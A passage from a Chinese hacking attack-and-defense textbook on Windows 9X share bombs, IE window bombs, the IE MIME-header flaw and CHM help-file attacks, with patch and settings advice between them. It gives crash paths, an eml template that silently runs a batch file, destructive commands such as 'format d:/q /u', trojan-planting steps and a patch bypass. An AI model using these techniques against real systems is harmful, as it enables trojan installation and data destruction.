(1) 如果目标计算机上存在共享，不管该共享资源有没有设置密码，都可以用这个办法使系统死机。比如机器 192.168.0.2 上有一个名称为 d 的共享，则在“运行”中输入下面的命令可以使目标 Windows 9X 系统崩溃：  
\\192.168.0.2\d\nul\nul。

在网上有大量的 Windows 9X 的计算机，它们的打印机共享是打开的。这个共享正是入侵 Windows 9X 的入口，通常它对应 C:\windows\system，属于只读共享。这种攻击方式对这类计算机很有效，攻击命令为：  
\\192.168.0.2\printer\$\nul\nul2。

(2) 制作包含下列 HTML 代码的一个网页，通过邮件方式或者浏览器方式设法在目标计算机上运行，也可以实现共享炸弹攻击。

```
<HTML>
<body>
<a href="C:\con\con">crashing IE</A>
<!-- Or nul\nul,clock$\clock$-->
<!-- Or aux\aux,config$\config$ -->
</body>
</HTML>
```

### 2. 共享炸弹的防范

对于 IE 共享炸弹的攻击，可以采用以下的方法来进行防范：

安装微软针对 Windows 9X 设备名称解析漏洞所发布的补丁，直接到微软的网站 [www.microsoft.com](http://www.microsoft.com) 去下载该补丁即可。

升级系统到 Windows 9X 以上版本，如升级到 Windows Me 或 Windows 2000，主要是因为共享炸弹只适用于 Windows 9X 系统。

## 6.3.3 IE 窗口炸弹的防御



小博士，在实际使用中我发现，要想避开 IE 窗口炸弹几乎是不大可能的，因为这种类型的网页需经过浏览才会发现。



实际上的情况确实如此，不过，不用怕，因为 IE 窗口炸弹没有很强的破坏性，它只是耗尽了系统的资源，实际上只是起到了一个恶作剧的作用，所以碰到了 IE 窗口炸弹完全没有必要太惊慌。

这时候我们可以采取如下方法来对付：

不要试图一个一个地去关闭 IE 窗口炸弹打开的窗口，即使是使用“关闭组”也是不行的，因为关闭窗口速度肯定远远比不上打开窗口的速度。

不要在情急之下，按下主机面板上的 Reset 键来重新启动计算机，以免这样会造成数据的丢失。

对付 IE 窗口炸弹最有效的方法就是利用“Ctrl+Alt+Del”组合键关闭引起 IE 炸弹的网页。

在 Windows 98 中，用“Ctrl+Alt+Del”组合键关闭网页的方法如下：

直接按下“Ctrl+Alt+Del”组合键，打开“关闭程序”对话框，然后选中需要关闭的程序，直接点击“结束任务”按钮就可以了。

在列表框中选择制造 IE 炸弹的网页，单击“结束任务”按钮，关闭网页。

在 Windows NT/2000/XP 中，用“Ctrl+Alt+Del”组合键关闭网页的方法如下：

直接按下“Ctrl+Alt+Del”组合键，然后在出现的对话框中单击“任务管理器”按钮，打开 Windows 任务管理器窗口，如图 6-3-5 所示。




图 6-3-5 Windows 任务管理器

接着在“应用程序”选项卡中选择制造 IE 炸弹的网页，然后单击“结束任务”按钮，打开“结束程序”对话框，如图 6-3-6 所示，在该对话框中单击“立即结束”按钮，就可以关闭制造 IE 窗口的网页了。




图 6-3-6 关闭制造 IE 窗口的网页

## 6.4 IE 处理异常 MIME 漏洞

MIME 是 Multipurpose Internet Mail Extension 的缩写，起初定义为在 Internet 电子邮件中的编码方法，现在它已经演化成一种指定文件类型（Internet 的任何形式的消息：E-mail，usenet 新闻和 Web）的通用方法。如果 Internet 上有两个程序在联系，其中一个发文件，另一个接受文件。如果发送的是 MIME 类型的文件，接



受程序通过识别会告诉你它是否能够处理，每一种文件格式都有一组相一致的名称。至于是否匹配，这不应该成为你所担心的问题，多数标准文件都有对应于 MIME 类型的文件格式。

IE 浏览器在处理 MIME 头时存在一个漏洞，容易被欺骗去执行任意代码。MIME 在处理不正常的 MIME 类型时存在着问题，攻击者可以创建一个 HTML 格式的 E-mail，该 E-mail 的附件为可执行文件，通过修改 MIME 头，使得 IE 执行这个 MIME 所指定的可执行文件。

根据附件类型的不同，IE 处理附件的方式也不同：

- 附件是文本文件，IE 会读取这个文件；
- 附件是声音或者图像文件，IE 会直接播放这个文件；
- 附件是图形文件，IE 会显示这个文件；
- 附件是一个 EXE 文件，IE 会提示用户是否执行。

MIME 头漏洞就是利用了上述的 IE 处理附件的方式。如果邮件的附件是一个 EXE 可执行文件，攻击者可以更改 MIME 类型，把 MIME 类型改成 IE 直接播放的声音或者图像文件，那么 IE 就不会不提示用户，而是直接运行附件中的 EXE 文件，从而使攻击者加在附件中的程序、攻击命令能够直接运行。

### 6.4.1 利用 MIME 漏洞实行攻击的一般思路

Outlook 或者 Foxmail 等工具是无法直接编写出这种错误的 MIME 头信件的，攻击者一般来说是通过用记事本这样的编辑工具编写错误的 MIME 头信件，然后利用 Email 工具的导入功能将修改过后的邮件导入，再把信件发出去。

攻击者也可以给你写一 HTML 格式的信件，或者叫你前往某 Web 页面浏览某一特定的页面，在这页面里，攻击者利用一些 URL 转向技术，迫使你受到早已放在某一主机上的错误 MIME 头格式文件的攻击。

利用黑客为 MIME 漏洞编写的特定的攻击性软件，如第 3.4.6 节中所讲的网页型木马。

在攻击性的 MIME 信件中嵌入对方国家少见的病毒木马。

攻击者一般会修改 MIME 的头部信息，让被攻击者难以发现攻击来源。

针对以上的可能性，建议大家采用加强以下安全意识：

尽量不要打开陌生人发来的 URL，如果确实想看，可以通过一些下载工具先将页面下载，再用记事本等一些文本编辑工具打开查看代码是否存在危险。

在只能使用 IE 浏览器和资源管理器的情况下，建议禁止文件下载、禁止以 Web 方式使用资源管理器、最大限度禁止活动内容特性、将资源管理器设置成“始终显示扩展名”、永远不直接从 IE 浏览器中打开文件、取消下载后确认打开这种扩展名的属性设置。

### 6.4.2 利用 MIME 头漏洞使对方浏览邮件时中木马

在介绍这种攻击方法的具体步骤之前，需要了解一下 HTML 格式的 E-mail 文件的源文件，以 Outlook Express 为例：

首先在 Outlook Express 中新建一个邮件，然后在邮件中插入可执行文件作为附件。单击工具栏上的“附件”按钮，打开“插入附件”对话框，然后选择要作为附件的可执行文件（如木马客户端程序），单击“附件”按钮插入附件，如图 6-4-1 所示。

接着再选择菜单“文件”|“另存为”命令，打开“邮件另存为”对话框，如图 6-4-2 所示，在该对话框中选择文件另存的路径以及文件另存的名称 test.eml。



图 6-4-1 将可执行文件作为附件插入

接着再用记事本或其他文本编辑浏览器打开 test.eml 文件，这时候，就可以看到 test.eml 的源代码了，如图 6-4-3 所示。




图 6-4-2 “邮件另存为”对话框




图 6-4-3 test.eml 的源代码

在如图 6-4-3 所示的文件中，值得注意的是源文件中的附件部分，其含义如下所示：

Content-Type：表示 MIME 类型。

Content-Transfer-Encoding：附件文件的编码方式，一般为 base64 方式。

Content-Disposition：表示附件。

在上面的代码中，Content-Type: application/x-msdownload 表示附件中的文件是可执行文件，随后的 TVqQAAMAAAAEAAAA//8A 这段编码就是附件中的可执行文件经过 base64 编码之后的内容。

如果在这里把 Content-Type 指定的类型改成 audio/x-wav，那就表示附件中的文件是声音文件，并且 IE 能直接播放这个文件，也就是说如果把附件中可执行文件的 MIME 类型 (Content-Type) 改成声音文件类型，那么用 IE 打开 eml 邮件的时候，附件中的可执行文件不经提示就可以直接执行了。



正是通过这种方法，攻击者可以把木马程序插入到邮件中作为附件，然后修改邮件附件的 MIME 类型为声音文件类型，那么，当远程用户在 IE 中浏览该邮件的时候，木马程序就会自动运行，从而达到往远程用户计算机中植入木马的目的。

### 6.4.3 利用 MIME 头漏洞使对方浏览网页时植入木马

利用 MIME 头漏洞还可以使远程用户浏览网页时被植入木马，具体操作步骤为：

采用第 6.4.2 节中介绍的方法，首先需要在 Outlook Express 中新建一封邮件，然后再把木马程序作为附件插入到该邮件中。

插入附件后把邮件另存到某个文件夹下，然后用写字板等文本编辑器打开该邮件，查看该邮件的源代码。

文本编辑器中，把附件中的木马程序的 base64 编码拷贝下来，保存在另外一个文本文件中，假定该文件为 bak.txt。

用如图 6-4-4 中所示的源代码替换邮件的所有源代码。

接着，用保存在文件 bak.txt 中的木马程序的 base64 编码替换上述代码中的 \*\*\*\*\* 部分，然后保存该




图 6-4-4 新的源代码

邮件。

接着再创建一个新网页，然后在该网页中添加一个链接，指向上面新建的邮件文件（扩展名为 eml 的文件）。把新建的网页和邮件发布到网上，当远程用户用 IE 浏览该网页时，邮件中的木马附件就会自动执行，从而达到种植木马的目的。



小技巧

利用同样的道理，恶意用户也可以使用 E-mail 的方式把这个 eml 邮件文件发送给远程用户，当这些远程用户打开这封邮件进行浏览时，潜伏在邮件中的木马附件也就自动执行了。

6.4.4 利用 MIME 漏洞执行恶意指令攻击

在本节中介绍的攻击方法也是利用了 IE 处理异常 MIME 头的漏洞，在浏览网页的计算机中执行恶意指令的方法都是类似的，主要步骤是：

用 OutlookExpress 创建一个包含恶意指令的邮件文件（eml 文件）。

新建一个网页，在该网页中包含指向新建邮件文件的链接。

把新建的网页和邮件文件同时发布到网上，用户浏览该网页时，用户的计算机就会执行邮件中的恶意指令，实现攻击。

下面我们来看看如何制作包含恶意指令的邮件文件（eml 文件）。

1. 执行批处理文件进行攻击

在邮件文件中可以添加执行批处理文件的指令，这种邮件文件的制作方法如下：

首先需要在 OutlookExpress 中创建一个新邮件，然后另存到某个文件夹中，将其命名为 cmd.eml。

然后在写字板中打开 cmd.eml 文件，接着再用如图 6-4-5 所示的代码替换 cmd.eml 文件中的所有源代码。

可以看到，上述邮件代码与图 6-4-4 所示的邮件代码相比，只是附件部分有所不同，其余部分则是完全一样的。

```
From: "xxxxxxx"
To: "mail"
Subject: subject
Date: Mon, 3 Nov 2003 07:41:24 +0800
MIME-Version: 1.0
Content-Type: multipart/alternative;
type="multipart/alternative";
boundary="1"
X-Priority:3
X-MSMail-Priority:Normal
X-Usenet: 1

--1
Content-Type: multipart/alternative;
boundary="2"
--2
Content-Type: text/html;
charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<HTML>
<HEAD>
<META>
<BODY bgcolor=#000000>
<iframe src="3Dcisk.THE-CID height=3D0 width=3D0"></iframe>
I will execute some console commands<BR>
<BR>
<HTML>

Content-Type: text/plain;
name="hello.bat" /批处理文件
Content-Transfer-Encoding: quoted-printable
Content-ID: <THE-CID>

//批处理文件中的命令
echo OFF
cd C:\
echo YOUR SYSTEM HAS A VULNERABILITY
pause
```

图 6-4-5 需要替换的源代码

在该邮件源代码的附件部分，定义了一个名为 hello.bat 的批处理文件，该文件中包含了几个 DOS 命令。

当接收者在 IE 中打开这个邮件后，hello.bat 就会自动运行。攻击者可以在 hello.bat 中添加具有破坏性的 DOS 命令，例如：format d:/q /u /autotest 将在不提示用户的情况下直接快速格式化 D 盘，另外还可以使

用 deltree、fdisk、debug、move 等外部命令。

2. 执行 Visual Basic 脚本文件进行攻击

在邮件文件中可以附加 Visual Basic 脚本文件，这种邮件文件的制作方法如下：

在 Outlook Express 中新建一个邮件，然后另存到某个文件夹中，命名为 vb.eml。

在记事本中打开 Vb.eml，然后用如图 6-4-6 所示的代码替换 vb.eml 中的所有源代码。

可以看到，在附件部分使用了 VisualBasic 脚本 hello.vbs，当这个脚本执行后，会在 C 盘上创建一个文本文件 deleteme.txt。

当在 I E 中浏览打开的邮件时，附件中的 hello.vbs 脚本会自动执行，执行完成之后会打开一个提示对话框，此时在 C 盘根目录中，可看到新创建的文本文件 deleteme.txt，内容如图 6-4-7 所示。同样，攻击者可以在 hello.vbs 脚本中加入恶意的具有破坏性的脚本。




图 6-4-6 替换 vb.eml 中的所有源代码



图 6-4-7 deleteme.txt 文件

3. 伪装要执行的命令进行攻击

在上面的两个例子中，当在 IE 中浏览 eml 文件时，eml 文件中的附件都是在没有提示的情况下就直接运行的，我们在邮件文件中也可以对附件进行伪装。这样一来，即使 MIME 头漏洞被修补之后，远程用户也可能被欺骗，从而执行附件中的命令。

伪装了附件的邮件文件的制作方法如下：

首先需要在 Outlook Express 中创建一个新邮件，然后另存到某个文件夹中，命名为 cmd.eml。

在写字板中打开 cmd.eml，然后用如图 6-4-8 所示代码替换 cmd.eml 中的所有源代码。

可以看到，在上面的代码中，主要是把附件的 Content-ID 名称改为 readme.txt，这样当 IE 执行批处理文件 hello.bat 前给出提示时，提示对话框如图 6-4-9 所示。

如图 6-4-9 所示的文件下载提示对话框中提示的文件为文本文件 readme.txt，如果选择“在文件的当前位

置打开”选项，批处理文件hello.bat就被执行。这样，这个经过伪装的eml文件就非常具有欺骗性，一般的远程用户根本就不可能将其识别出来。




图 6-4-8 替换cmd.eml中的所有源代码



图 6-4-9 文件下载提示对话框

## 6.4.5 如何防范IE异常处理MIME漏洞的攻击

当我们在IE中打开扩展名为eml、nws的文件时，几乎都存在异常处理MIME的问题，把\*.eml更名为\*.nws，与前述现象一致。不过目前还没有发现IE在解释其他扩展名的文件时有什么缺陷，如果前几节的eml文件的扩展名被修改成非eml、非nws，即使强行指定IE打开该文件，也不会触发漏洞。

IE直接进行播放的MIME文件类型也不限于Content-Type:audio/x-wav这种类型，Content-Type:application/x-shockwave-flash也可以引发该漏洞，如下面的例子所示。

```
Content-Type: application/x-shockwave-flash;
name="hello.vbs"
Content-Transfer-Encoding: quoted-printable
Content-ID: <donthurtme.pdf>
msgbox ("Hello")
```



如果远程用户安装了媒体播放器7.0 (Mediaplayer7.0)或以上版本，并且将“.wav”扩展名关联到媒体播放器7.0，则上述使用了Content-Type:audio/x-wav这种类型的eml文件将失效。如果在安装媒体播放器7.0过程中没有关联“.wav”扩展名，则文件仍然有效。



### 注意

一旦媒体播放器7.0关联过“.wav”扩展名，即便后来取消这种关联，上述使用Content-Type:audio/x-wav这种类型的eml文件也将失效。

对于一般上网用户，可以通过“开始”|“Windows Update”在线自动升级Windows和IE、Outlook /Outlook Express防范错误的MIME头漏洞，或是通过升级IE版本以及Outlook或Outlook Express的版本来防止这个漏洞。

微软公司为这一漏洞提供了补丁，可以到下面地址获取：

<http://www.microsoft.com/windows/ie/download/critical/Q290108/default.asp>

这个补丁可以安装在 Internet Explorer 5.01 Service Pack 1 或者 Internet Explorer 5.5 Service Pack 1 上。

## 提示

漏洞修补的补丁收录在 Internet Explorer 5.01 Service Pack 2 或者 Internet Explorer 5.5 Service Pack 2 上，如果你已经为你的 IE 打上了 Service Pack 2 的补丁，则无 MIME 漏洞之忧。

## 1. 如何防范恶意指令的攻击

对于使用 MIME 漏洞执行恶意批处理命令、VB 脚本的攻击方法，可以做如下防范：

简单更改 format、deltree、fdisk、debug、move 等外部命令，修改 command.com 或者 cmd.exe 支持的危险内部命令名，比如 del、rmdir、rd、erase。

在“文件夹选项”|“文件类型”中修改 Bat 文件和 Vbs 的关联，使得 Bat 文件和 Vbs 文件的默认操作是用 NotePad 打开，而非执行，如图 6-4-10 所示。（如果熟悉注册表，直接修改就可以了；如果不熟悉，可以利用其他工具软件修改，比如“超级兔子魔法设置”）。

如果是 Windows NT、Windows 2000 的用户，应该仔细设置 NTFS 文件系统保护，减少超级用户登录次数，以阻止恶意破坏。



图 6-4-10 更改 VBS 文件关联

## 2. 防范可执行文件的攻击

由于可以利用 base64 编码将一个可执行文件直接附带进 eml 文件，不需要利用本地文件系统的已有文件，所以这种方式的攻击不容易防范。

对于使用 MIME 漏洞执行恶意可执行文件的攻击方法，防范措施如下：

在 IE 的 Internet 属性对话框中，选择进入“安全”|“自定义级别”|“安全设置”。在“安全设置”对话框中，将文件下载设置为禁用，如图 6-4-11 所示。

这时候如果在 IE 中打开具有攻击性的 eml、nws 文件，将会提示：当前安全设置禁止文件下载。这种解决方案虽然会带来使用的不便，使得用户无法下载网页中的文件（IE 快捷菜单中的“文件另存为”命令将失效），但暂时杜绝了利用 MIME 漏洞的恶意攻击。



图 6-4-11 禁用文件下载



## 小技巧

当 IE 快捷菜单中的“文件另存为”命令失效的时候，如果想要下载网页中的文件，则可以在系统中安装网络蚂蚁、网际快车等文件下载工具，使用文件下载工具来下载网页中的文件。

## 6.5 IE 执行任意程序攻击

由于 IE 使用的普遍性，所以也就最容易被人发现问题，有人发现 IE 存在设计问题，可以使远程攻击者通过 IE 在浏览器主机上执行任意程序。通过在网页中嵌入一个对象，这个对象的 CLASSID 值为非 0，CODEBASE 的参数值指向客户机上的任何可执行程序，当用户浏览这个网页时，客户机上的程序就会执行，经证实目前使用最多的 IE6.0 都存在此漏洞。

### 6.5.1 Web 聊天室攻击

在网上交流的方式中最常用、最直接的就是在聊天室聊天了，与朋友轻松讨论问题，开一下玩笑，真是舒坦！但是由于现在许多 Web 聊天室支持使用 HTML 语句，虽然这在一定程度上方便了聊天者，可是攻击者也就有了漏洞，从中作梗妨碍聊天者交流。

举例说明一下：攻击者可以使用贴图 ``，让阅读此页面的用户打开无数的新窗口；还可以使用代码发一幅超级大的图 `<img src=http://a,width="1" height="900000">`，当然，攻击者自己的机器上一定要关闭浏览器的图形功能！

另外还可发给别人一个足以让对方死机的 HTML 语句。如一个死循环：`| A onmouseover = "while(ture){window.close("/")}" herf=" " |`。

因为 HTML 语句是不会在聊天室显示出来的，所以别人受到了攻击可能还不知道。

防治此类攻击的方法：

打开 Internet 属性的“安全”选项页，单击“自定义级别”，然后在安全设置窗口中设置禁用脚本就可以了。

### 6.5.2 利用 chm 帮助文件执行任意程序的攻防

利用 .chm 文件进行攻击，也是一种嵌入式脚本攻击，因为在现在的电子文档中，.chm 文件是非常常见的一种，例如 Microsoft 自身的帮助文件就采用这种文件格式，.chm 文件以 Web 页面方式组织信息，这就为嵌入脚本提供了可能，从而通过 WSH 执行任意文件。

.chm 文件是已经编译的 Windows 帮助文件，Windows 通过 Windows.showhelp() 方法打开 .chm 文件，Windows 允许 .chm 文件引导用户执行各种操作，因此 .chm 文件可以运行任意命令。

当我们在 Windows 中打开这些 chm 文件时，会发现其具有统一的界面，如图 6-5-1 所示，窗口左边是帮助文件的目录，窗口右边则是已经编译好的 HTML 文件。



因为这些 chm 文件中应用了 HTML 文件，所以就可以在 chm 帮助文件中使用超级链接，这样就使得帮助文件具有更加灵活的结构。

下面为了更好地介绍如何利用 chm 帮助文件进行攻击，不妨先来了解一下 chm 文件的特性。




图 6-5-1 打开的 chm 文件

具体的操作步骤如下：

首先使用鼠标右键在如图 6-5-1 所示的右边窗口中单击，会弹出一个如图 6-5-2 所示的快捷菜单。

接着在该快捷菜单中选择“查看源”命令，就会看到用记事本打开了右边窗口中 HTML 文件的源文件，如图 6-5-3 所示。




图 6-5-2 快捷菜单




图 6-5-3 查看源文件

该 HTML 文件的源文件在被打开以后，我们在使用 chm 文件编译的 HTML 文件中，也可以加入一些脚本代码如 JavaScript 代码来实现攻击。

下面来看看利用 chm 帮助文件执行任意程序的具体攻击方法：

新建一个包含特定代码的 HTML 文件，该 HTML 的源文件如图 6-5-4 中的代码所示，可以把要执行的程序从记事本换成其他程序，但这里用记事本程序来演示。

在上述的代码中，使用了一个 ActiveX 对象，并且该对象定义了一个快捷方式，将该快捷方式指向写字板程序，并以位图按钮的形式表现出来。




图 6-5-4 带有 JavaScript 代码的 HTML 源文件

制作一个 chm 帮助文件，把新建的 HTML 文件加入到 chm 中，并把这个 HTML 设置成为 chm 帮助文件的首页，把制作完成的这个 chm 帮助文件命名为 chm1.chm。

再创建一个新的网页，该网页的源文件如图 6-5-5 所示。

在如图 6-5-5 所示的代码中，我们用 window.showHelp 来打开 chm 帮助文件。

然后把新建的网页和 chm1.chm 文件放在同一个文件夹中，这样，以后在打开该网页时，该帮助文件 chm1.chm 就会被自动打开，并且同时打开记事本程序了。




图 6-5-5 该网页的源文件

接着再把新建的网页和帮助文件 chm1.chm 放到网上，这样，访问者在浏览到该网页时，就可以产生打开的记事本程序是用户计算机中的记事本程序的效果了。





可以把记事本程序换成其他可执行文件，如换成 `cmd.exe` 来执行恶意的命令行命令，就可以产生严重的破坏效果，或是换成攻击者准备的木马，从而留下一个永远的后门！

虽然微软公司在 IE6 中已经对上述 chm 帮助文件的漏洞做了一定的修补：只有当 chm 帮助文件从本地文件系统中加载时，才允许 chm 文件执行程序。但是微软的这个修补基本没有起到什么作用，还是可以使用 Internet 临时文件目录来打开 chm 帮助文件，具体的操作步骤如下：

创建一个新的 HTML 文件 `chmtempmain.html`，其代码如图 6-5-6 所示。




图 6-5-6 chmtempmain.html 文件源代码

在 HTML 文件 `chmtempmain.html` 中把 `chml.chm` 定义为图片的源文件，并且在文件中插入了一个 HTML 文件对象 `chmtemp.html`。当我们在 IE 中打开文件 `chmtempmain.html` 时，IE 会把 `chml.chm` 帮助文件作为图像文件下载到 IE 的临时文件夹中。

